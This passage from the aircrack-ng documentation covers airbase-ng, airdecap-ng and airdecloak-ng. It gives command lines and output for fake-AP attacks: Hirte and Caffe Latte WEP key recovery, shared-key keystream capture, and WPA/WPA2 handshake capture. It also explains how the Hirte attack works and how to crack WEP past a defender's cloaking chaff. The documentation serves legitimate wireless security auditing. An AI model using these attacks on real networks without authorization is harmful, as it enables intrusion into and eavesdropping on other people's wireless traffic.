Control frames (ack/rts/cts) are never sent by the code, but sometimes read (the firmware should handle that). Management and data frames can always be sent, no need to authenticate before association or even sending of data frames. They can be sent right away. Real clients will still authenticate and associate and the softAP should send the correct answers, but airbase-ng doesn't care to check the properties and simply allows all stations to connect (with respect to the filtered ESSIDs and client MACs). So an authentication cannot fail (except if SKA is forced). Same for the association phase. The AP will never send deauthentication or disassociation frames on normal operation mode.

It has been implemented in a way to maximizes the compatibility and the chances to keep a station connected.

Filtering

There are rich filtering capabilities.

To limit the supported ESSIDs, you can specify ”-e <ESSID>” to add an ESSID to the list of allowed ESSIDs, or use ”-E <ESSIDfile>” to read a list of allowed ESSIDs out of this file (one ESSID per line).

The same can be done for client MACs (sort of a MAC-filter). ”-d <MAC>” adds a single MAC to the list, ”-D <MACfile>” adds all MACs out of the <MACfile> to that list (again, one MAC per line).

The MAC list can be used to allow only the clients on this list and block all others (default), or to block the specified ones and allow all others. This is controlled by ”-f allow” or ”-f disallow”. “allow” creates a whitelist (default in case ”-f” is not set), whereas “disallow” a blacklist builds (the second case).

Tap Interface

Each time airbase is run, a tap interface (atX) is created. To use it, run “ifconfig atX up” where X is the actual interface number.

This interface has many uses:

- If an encryption key is specified with ”-w”, then incoming packets will be decrypted and presented on the interface.
- Packets sent to this interface will be transmitted. Additionally, they will be encrypted if the ”-w” option is used.

Usage Examples

Here are usage examples. You only require a single wireless device even though two cards were used in some of the examples.

Simple

Using “airbase-ng <iface>” is enough to setup an AP without any encryption. It will accept connections from any MAC for every ESSID, as long as the authentication and association is directed to the BSSID.

You really cannot do much in this scenario. However, it will present a list of clients which are connecting plus the encryption method and the SSIDs.

Hirte Attack in Access Point mode

This attack obtains the wep key from a client. It depends on receiving at least one ARP request or IP packet from the client after it has associated with the fake AP.

Enter:

```
airbase-ng -c 9 -e teddy -N -W 1 rausb0
```

Where:

- -c 9 specifies the channel
- -e teddy filters a single SSID
- -N specifies the Hirte attack
- -W 1 forces the beacons to specify WEP
- rausb0 specifies the wireless interface to use

The system responds:

```
18:57:54  Created tap interface at0
18:57:55  Client 00:0F:B5:AB:CB:9D associated (WEP) to ESSID: "teddy"
```

On another console window run:

```
airodump-ng -c 9 -d 00:06:62:F8:1E:2C -w cfrag wlan0
```

Where:

- -c 9 specifies the channel
- -d 00:06:62:F8:1E:2C filters the data captured to fake AP MAC (this is optional)
- -w specifies the file name prefix of the captured data
- wlan0 specifies the wireless interface to capture data on

Here is what the window looks like when airbase-ng has received a packet from the client and has successfully started the attack:

```
CH  9 ][ Elapsed: 8 mins ][ 2008-03-20 19:06

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

 00:06:62:F8:1E:2C  100  29      970    14398   33   9  54  WEP  WEP         teddy

 BSSID              STATION            PWR   Rate  Lost  Packets  Probes

 00:06:62:F8:1E:2C  00:0F:B5:AB:CB:9D   89   2-48     0   134362
```

At this point you can start aircrack-ng in another console window to obtain the wep key. Alternatively, use the ”-F <file name prefix> option with airbase-ng to directly write a capture file instead of using airodump-ng.

Hirte Attack in Ad-Hoc mode

This attack obtains the wep key from a client. It depends on receiving at least one ARP request or IP packet from the client after it has associated with the fake AP.

Enter:

```
airbase-ng -c 9 -e teddy -N -W 1 -A rausb0
```

Where:

- -c 9 specifies the channel
- -e teddy filters a single SSID
- -N specifies the Hirte attack

- -W 1 forces the beacons to specify WEP
- -A specifies ad-hoc mode
- rausb0 specifies the wireless interface to use

The rest will be the same as the AP mode.

Caffe Latte Attack in Access Point mode

This attack obtains the WEP key from a client. It depends on receiving at least one gratuitous ARP request from the client after it has associated with the fake AP.

Enter:

```
airbase-ng -c 9 -e teddy -L -W 1 rausb0
```

Where:

- -c 9 specifies the channel
- -e teddy filters a single SSID
- -L specifies the Caffe Latte attack
- -W 1 forces the beacons to specify WEP
- rausb0 specifies the wireless interface to use

The rest is the same as the Hirte client attack.

Shared Key Capture

This is an example of capturing the PRGA from a client shared key association.

Enter:

```
airbase-ng -c 9 -e teddy -s -W 1 wlan0
```

Where:

- -c 9 specifies the channel
- -e teddy filters a single SSID
- -s forces shared key authentication
- -W 1 forces the beacons to specify WEP
- wlan0 specifies the wireless interface to use

The system responds:

```
15:08:31  Created tap interface at0
15:13:38  Got 140 bytes keystream: 00:0F:B5:88:AC:82
15:13:38  SKA from 00:0F:B5:88:AC:82
15:13:38  Client 00:0F:B5:88:AC:82 associated to ESSID: "teddy"
```

The last three lines only appear when the client associates with the fake AP.

On another console window run:

```
airodump-ng -c 9 wlan0
```

Where:

- -c 9 specifies the channel
- wlan0 specifies the wireless interface to use

Here is what the window looks like with a successful SKA capture. Notice “140 bytes keystream: 00:C0:CA:19:F9:65” in the top right-hand corner:

```
CH  9 ][ Elapsed: 9 mins ][ 2008-03-12 15:13 ][ 140 bytes keystream: 00:C0:CA:19:F9:65

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

 00:C0:CA:19:F9:65   87  92     5310        0    0   9  54  WEP  WEP    SKA  teddy

 BSSID              STATION            PWR   Rate  Lost  Packets  Probes

 00:C0:CA:19:F9:65  00:0F:B5:88:AC:82   83   0- 1     0     4096  teddy
```

Alternatively, use the ”-F <file name prefix> option with airbase-ng to directly write a capture file instead of using airodump-ng.

WPA Handshake Capture

This is an example of how to capture the WPA handshake.

Enter:

```
airbase-ng -c 9 -e teddy -z 2 -W 1 rausb0
```

Where:

- -c 9 specifies the channel
- -e teddy filters a single SSID
- -z 2 specifies TKIP
- -W 1 set WEP flag because some clients get confused without it.
- rausb0 specifies the wireless interface to use

The -z type will have to be changed depending on the cipher you believe the client will be using. TKIP is typical for WPA.

The system responds:

```
10:17:24  Created tap interface at0
10:22:13  Client 00:0F:B5:AB:CB:9D associated (WPA1;TKIP) to ESSID: "teddy"
```

The last line only appears when the client associates.

On another console window run:

```
airodump-ng -c 9 -d 00:C0:C6:94:F4:87 -w cfrag wlan0
```

- -c 9 specifies the channel
- -d 00:C0:C6:94:F4:87 filters the data captured to fake AP MAC. It is MAC of card running the fake AP. This is optional.
- -w specifies the file name of the captured data
- wlan0 specifies the wireless interface to capture data on

When the client connects, notice the “WPA handshake: 00:C0:C6:94:F4:87” in the top right-hand corner of the screen below:

```
CH  9 ][ Elapsed: 5 mins ][ 2008-03-21 10:26 ][ WPA handshake: 00:C0:C6:94:F4:87

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:C0:C6:94:F4:87  100  70     1602       14    0   9  54  WPA  TKIP   PSK  teddy

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:C0:C6:94:F4:87  00:0F:B5:AB:CB:9D   86   2- 1     0       75
```

Alternatively, use the ”-F <file name prefix> option with airbase-ng to directly write a capture file instead of using airodump-ng.

Running “aircrack-ng cfrag-01.cap” proves it captured a valid WPA handshake:

```
Opening cfrag-01.cap
Read 114392 packets.

#  BSSID              ESSID                     Encryption

1  00:C0:C6:94:F4:87  teddy                     WPA (1 handshake)
```

WPA2 Handshake Capture

Capturing a WPA2 is basically identical to the example above regarding WPA. The typical difference is to specify -Z 4 (CCMP cipher) instead of -z 2.

Enter:

```
airbase-ng -c 9 -e teddy -Z 4 -W 1 rausb0
```

The balance is the same as the WPA handshake capture.

softAP

GURU EXPERTS ONLY: This functionality requires extremely advanced linux and networking knowledge. Do not post questions to the forum regarding this section. If you cannot debug this functionality on your own then you should not be using it!

A new tap interface “atX” will be created, which acts as the “wired side” to the AP. In order to use the AP, this new interface must be brought up with ifconfig and needs an IP. The assigned MAC is automatically set to the BSSID [by default the wireless interface MAC]. Once an IP is assigned and the client uses a static IP out of the same subnet, there is a working Ethernet connection between the AP and the client. Any daemon can be assigned to that interface, for example a dhcp and dns server. Together with kernel ip_forwarding and a proper iptable rule for masquerading, the softAP acts as a wireless router. Any tool, which operates on ethernet can be bound to this interface.

This forum posting [http://forum.aircrack-ng.org/index.php?topic=3983.msg23110#msg23110] provides an example of the commands needed to setup the softAP. This forum posting [http://forum.aircrack-ng.org/index.php?topic=4495.msg25342#msg25342] provides IPTables troubleshooting tip.

Here are some links that may find useful in getting bridging operational. In the madwifi-project.org one, just use at0 where ath0 is referenced.

- http://madwifi-project.org/wiki/UserDocs/TransparentBridge [http://madwifi-project.org/wiki/UserDocs/TransparentBridge]
- http://wiki.ubuntuusers.de/WLAN/MadWifi#Einfache-Methode [http://wiki.ubuntuusers.de

/WLAN/MadWifi#Einfache-Methode]

Usage Tips

How Does the Caffe Latte Attack Work?

Here are some links:

- Cafe Latte attack [http://www.airtightnetworks.net/knowledgecenter/wep-caffelatte.html]
- The Caffe Latte Attack: How It Works—and How to Block It [http://www.esecurityplanet.com/prevention/article.php/3716656]

In addition to the descriptions above, airbase-ng sends the last 100 packets 100 times to attempt to increase the effectiveness of the attack.

How Does the Hirte Attack Work?

This is a client attack which can use any IP or ARP packet. The following describes the attack in detail.

The basic idea is to generate an ARP request to be sent back to the client such that the client responds.

The attack needs either an ARP or IP packet from the client. From this, we need to generate an ARP request. The ARP request must have the target IP (client IP) at byte position 33 and the target MAC should be all zeroes. However the target MAC can really be any value in practice.

The source IP is in the packet received from the client is in a known position - position 23 for ARP or 21 for IP. ARP is assumed if the packet is 68 or 86 bytes in length plus a broadcast destination MAC address. Otherwise it is assumed to be an IP packet.

In order to send a valid ARP request back to the client, we need to move the source IP to position 33. Of course you can't simply move bytes around, that would invalidate the packet. So instead, we use the concept of packet fragmentation to achieve this. The ARP request is sent to the client as two fragments. The first fragment length is selected such that the incoming source IP is moved to position 33 when the fragments are ultimately reassembled by the client. The second fragment is the original packet received from the client.

In the case of an IP packet, a similar technique is used. However due to the more limited amount of PRGA available, there are three fragments plus the original packet used.

In all cases, bit flipping is used to ensure the CRC is correct. Additionally, bit flipping is used to ensure the source MAC of the ARP contained within the fragmented packet is not multicast.

SoftAP with Internet connection and MITM sniffing

This forum thread [http://forum.aircrack-ng.org/index.php?topic=7172.0] provides a tutorial for SoftAP with Internet connection and MITM sniffing.

Usage Troubleshooting

Driver Limitations

Some drivers like r8187 don't capture packets transmitted by itself. The implication of this is that the softAP will not show up in airodump-ng. You can get around this by using two wireless cards, one to inject and one to capture. Alternatively, you can use the rtl8187 driver.

The madwifi-ng currently does not support the Caffe-Latte or Hirte attacks. The root cause is deep within the madwifi-ng driver. The driver does not properly synchronize speeds with the client and thus the client never receives the packets. If you need to use these attacks, try using the ath5k driver.

Broken SKA error message

You receive “Broken SKA: <MAC address> (expected: ??, got ?? bytes)” or similar. When using the ”-S” option with values different then 128, some clients fail. This message indicates the number of bytes actually received was different that the number requested. Either don't use the option or try different values of ”-S” to see which one eliminates the error.

"write failed: Message too long" / "wi_write(): Illegal seek" error messages

See this trac ticket [http://trac.aircrack-ng.org/ticket/469] for a workaround. The trac ticket explains the root cause and how to adjust the MTU to avoid the problem.

Error creating tap interface: Permission denied

See the following FAQ entry.

Related Commands

”-D” is a new option that has been added to aireplay-ng. By default, aireplay-ng listens for beacons from the specified AP and fails if it does not hear any beacons. The ”-D” option disables this requirement.

aireplay-ng -6 (Cafe Latte attack)

Example: aireplay-ng -6 -h 00:0E:D2:8D:7D:0A -D rausb0

aireplay-ng -7 (Hirte attack)

Example: aireplay-ng -7 -h 00:0E:D2:8D:7D:0A -D rausb0

Airdecap-ng

Description

With airdecap-ng you can decrypt WEP/WPA/WPA2 capture files. As well, it can also be used to strip the wireless headers from an unencrypted wireless capture.

It outputs a new file ending with ”-dec.cap” which is the decrypted/stripped version of the input file.

Usage

```
airdecap-ng [options] <pcap file>
```

Option	Param.	Description
-l		don't remove the 802.11 header
-b	bssid	access point MAC address filter
-k	pmk	WPA/WPA2 Pairwise Master Key in hex
-e	essid	target network ascii identifier
-p	pass	target network WPA/WPA2 passphrase
-w	key	target network WEP key in hexadecimal

Wildcards may be used on the input file name providing it only matches a single file. In general, it is recommended that you use a single file name as input, not wildcarding.

Usage Examples

The following removes the wireless headers from an open network (no WEP) capture:

```
airdecap-ng -b 00:09:5B:10:BC:5A open-network.cap
```

The following decrypts a WEP-encrypted capture using a hexadecimal WEP key:

```
airdecap-ng -w 11A3E229084349BC25D97E2939 wep.cap
```

The following decrypts a WPA/WPA2 encrypted capture using the passphrase:

```
airdecap-ng -e 'the ssid' -p passphrase  tkip.cap
```

Usage Tips

WPA/WPA2 Requirements

The capture file must contain a valid four-way handshake. For this purpose having (packets 2 and 3) or (packets 3 and 4) will work correctly. In fact, you don't truly need all four handshake packets.

As well, only data packets following the handshake will be decrypted. This is because information is required from the handshake in order to decrypt the data packets.

How to use spaces, double quote and single quote in AP names?

See this FAQ entry

Usage Troubleshooting

None at this time.

Airdecloak-ng

Description

Airdecloak-ng is a tool that removes wep cloaking from a pcap file. Some WIPS (actually one) actively “prevent” cracking a WEP key by inserting chaff (fake wep frames) in the air to fool aircrack-ng. In some rare cases, cloaking fails and the key can be recovered without removing this chaff. In the cases where the key cannot be recovered, use this tool to filter out chaff.

The program works by reading the input file and selecting packets from a specific network. Each selected packet is put into a list and classified (default status is “unknown”). Filters are then applied (in the order specified by the user) on this list. They will change the status of the packets (unknown, uncloaked, potentially cloaked or cloaked). The order of the filters is really important since each filter will base its analysis amongst other things on the status of the packets and different orders will give different results.

Important requirement: The pcap file needs to have all packets (including beacons and all other “useless” packets) for the analysis (and if possible, prism/radiotap headers).

Usage

```
Airdecloak-ng 1.0 rc1 r1193 - (C) 2008 Thomas d'Otreppe
http://www.aircrack-ng.org

usage: airdecloak-ng [options]

options:

 Mandatory:
   -i <file>             : Input capture file
   --ssid <ESSID>        : ESSID of the network to filter
      or
   --bssid <BSSID>       : BSSID of the network to filter

 Optional:
   --filters <filters>   : Apply filters (separated by a comma). Filters:
         signal:               Try to filter based on signal.
         duplicate_sn:         Remove all duplicate sequence numbers
                               for both the AP and the client.
         duplicate_sn_ap:      Remove duplicate sequence number for
                               the AP only.
         duplicate_sn_client:  Remove duplicate sequence number for the
                               client only.
         consecutive_sn:       Filter based on the fact that IV should
                               be consecutive (only for AP).
         duplicate_iv:         Remove all duplicate IV.
         signal_dup_consec_sn: Use signal (if available), duplicate and
                               consecutive sequence number (filtering is
                                much more precise than using all these
                                filters one by one).
   --null-packets        : Assume that null packets can be cloaked.
   --disable-base_filter : Do not apply base filter.
   --drop-frag           : Drop fragmented packets

   --help                : Displays this usage screen
```

Options

Option	Explanation
-i <input file>	Path to the capture file.
–bssid <BSSID>	BSSID of the network to filter.
–ssid <ESSID>	ESSID of the network to filter (not yet implemented).
–filters <filters>	Apply theses filters in this specific order. They have to be separated by a ','. **Example**: –filters signal,consecutive_sn
–null-packets	Assume that null packets can be cloaked (not yet implemented).
–disable-base_filter	Disable the base filter.
–drop-frag	Drop all fragmented packets. In most networks, fragmentation is not needed.

Tests

Capturing traffic

Destroy all VAP (only needed for madwifi-ng):

```
airmon-ng stop ath0
```


Create a monitor mode interface (in this case on channel 6):

```
airmon-ng start wifi0 6
```

Capture all traffic:

```
tcpdump -n 65535 -i ath0 -w wep_cloaking_full_speed_dl.pcap
```

Confirming the key




```
Thomas@vm-xp-perso ~
$ airdecap-ng.exe -w 1F:1F:1F:1F:1F wep_cloaking_full_speed_dl.pcap
Total number of packets read         853943
Total number of WEP data packets     422879
Total number of WPA data packets          0
Number of plaintext data packets         27
Number of decrypted WEP  packets     248010
Number of corrupted WEP  packets          0
Number of decrypted WPA  packets          0

Thomas@vm-xp-perso ~
$
```

There are 422879 WEP packets and 248010 of them can be decrypted with this key.

Trying to crack the WEP key


```
aircrack-ng wep_cloaking_full_speed_dl.pcap -b 00:12:BF:12:32:29 -K -n 64 -d 1F:1F:1F
```



```
                              Aircrack-ng 1.0 rc1 r1193


                 [00:00:06] Tested 0 keys (got 369519 IVs)

   KB    depth   byte(vote)
    0    0/  1   1F(+inf) 3D(  17) C2(   5) 58(   3) 0D(   0)
    1    0/  1   1F(+inf) 1A(  25) FD(  23) 03(  12) 35(   0)
    2    0/  1   1F(+inf) D9(   8) 6A(   8) 8E(   5) F6(   3)
    3    0/  4   56(  23) 45(  17) A1(  12) D1(   7) 57(   3)

   Attack failed. Possible reasons:

     * Out of luck: you must capture more IVs. Usually, 104-bit WEP
       can be cracked with about one million IVs, sometimes more.

     * If all votes seem equal, or if there are many negative votes,
       then the capture file is corrupted, or the key is not static.

     * A false positive prevented the key from being found.  Try to
       disable each korek attack (-k 1 .. 17), raise the fudge factor
       (-f)


Quitting aircrack-ng...

Thomas@vm-xp-perso ~
$ _
```


Cracking doesn't work on that file directly even if the beginning of the key is given (-d).

If the whole key is given, cracking it shows that 56% is decrypted correctly and thus 44% of these data packets are cloaked:



```
                          Aircrack-ng 1.0 rc1 r1195

              [00:00:07] Tested 32 keys (got 369519 IVs)

   KB    depth    byte(vote)
    0    0/  1    1F(+inf) 3D(  17) C2(   5) 58(   3) 0D(   0)
    0    1/  1    3D(  17) C2(   5) 58(   3) 0D(   0) 26(   0)
    1    1/  1    1A(  25) FD(  23) 03(  12) 35(   0) A0(   0)
    2    1/  1    D9(   8) 6A(   8) 8E(   5) F6(   3) B3(   3)

                      KEY FOUND! [ 1F:1F:1F:1F:1F ]
        Decrypted correctly: 56%


Thomas@vm-xp-perso ~
$ _
```

Filtering wep cloaked packets




```
Thomas@vm-xp-perso ~
$ airdecloak-ng.exe --bssid 00:12:BF:12:32:29 --filters signal -i wep_cloaking_
full_speed_dl.pcap
Input file: wep_cloaking_full_speed_dl.pcap
BSSID: 00:12:BF:12:32:29

Opening file
Output packets (valids) filename: wep_cloaking_full_speed_dl.pcap-filtered.pcape
Output packets (cloaked) filename: wep_cloaking_full_speed_dl.pcap-cloaked.pcap
Reading packets from file                                                      a
Link type (Prism: 119 - Radiotap: 127 - 80211: 105 - PPI - 192): Prism
Nb packets: 438811
Checking for cloaked frames
Cloaking - Start check
Cloaking - Marking all duplicate SN cloaked if frame is valid or uncloaked
1567 frames marked
Cloaking - Signal filtering
Average signal for AP packets: 51
Cloaking - Marking all unknown cloaking status frames as uncloacked
134773 frames marked
Cloaking - Marking all potentially cloaked status frames as cloaked
0 frames marked
Writing packets to files
Writing packets to files
End writing packets to files

Thomas@vm-xp-perso ~
$ _
```

Base filter and signal filters are applied on this file. It will create 2 files:

- wep_cloaking_full_speed_dl-filtered.pcap: Contains all filtered packets from a specific network.
- wep_cloaking_full_speed_dl-cloaked.pcap: Contains all cloaked packets from this network.

Cracking the filtered capture file




```
                          Aircrack-ng 1.0 rc1 r1193

              [00:00:03] Tested 1056 keys (got 243099 IVs)

   KB    depth    byte(vote)
    0    0/  2    1F(  45) D4(  12) 3D(   5) 38(   0) FA(   0)
    1    0/  3    1F(  83) FD(  18) 15(  18) 13(  15) 1A(  12)
    2    2/  4    F6(   3) C7(   3) 8D(   0) 7C(   0) 7B(   0)

                      KEY FOUND! [ 1F:1F:1F:1F:1F ]
        Decrypted correctly: 81%


Thomas@dv9000 ~
$
```

Now cracking it works (PTW doesn't work on this one since it only contains data, nearly no ARP).

Notice "Decrypted correctly: 81%" means that not all packets can be decrypted with the key, so there are still cloaked packets (but not enough to prevent cracking).


Summary

In the filtered file, there's still 293986 WEP data packets and 246212 can be decrypted with the key (that makes 47756 WEP cloaked packets still in the file):



```
Thomas@vm-xp-perso ~
$ airdecap-ng.exe -w 1F:1F:1F:1F:1F wep_cloaking_full_speed_dl-filtered.pcap
Total number of packets read         309915
Total number of WEP data packets     293986
Total number of WPA data packets          0
Number of plaintext data packets          6
Number of decrypted WEP  packets     246212
Number of corrupted WEP  packets          0
Number of decrypted WPA  packets          0

Thomas@vm-xp-perso ~
$
```

In the file containing the cloaked packets, only a few uncloaked packets are present: 1798 (around 1.4% error).



```
Thomas@vm-xp-perso ~
$ airdecap-ng.exe -w 1F:1F:1F:1F:1F wep_cloaking_full_speed_dl-cloaked.pcap
Total number of packets read         128896
Total number of WEP data packets     128893
Total number of WPA data packets          0
Number of plaintext data packets          3
Number of decrypted WEP  packets       1798
Number of corrupted WEP  packets          0
Number of decrypted WPA  packets          0

Thomas@vm-xp-perso ~
$
```

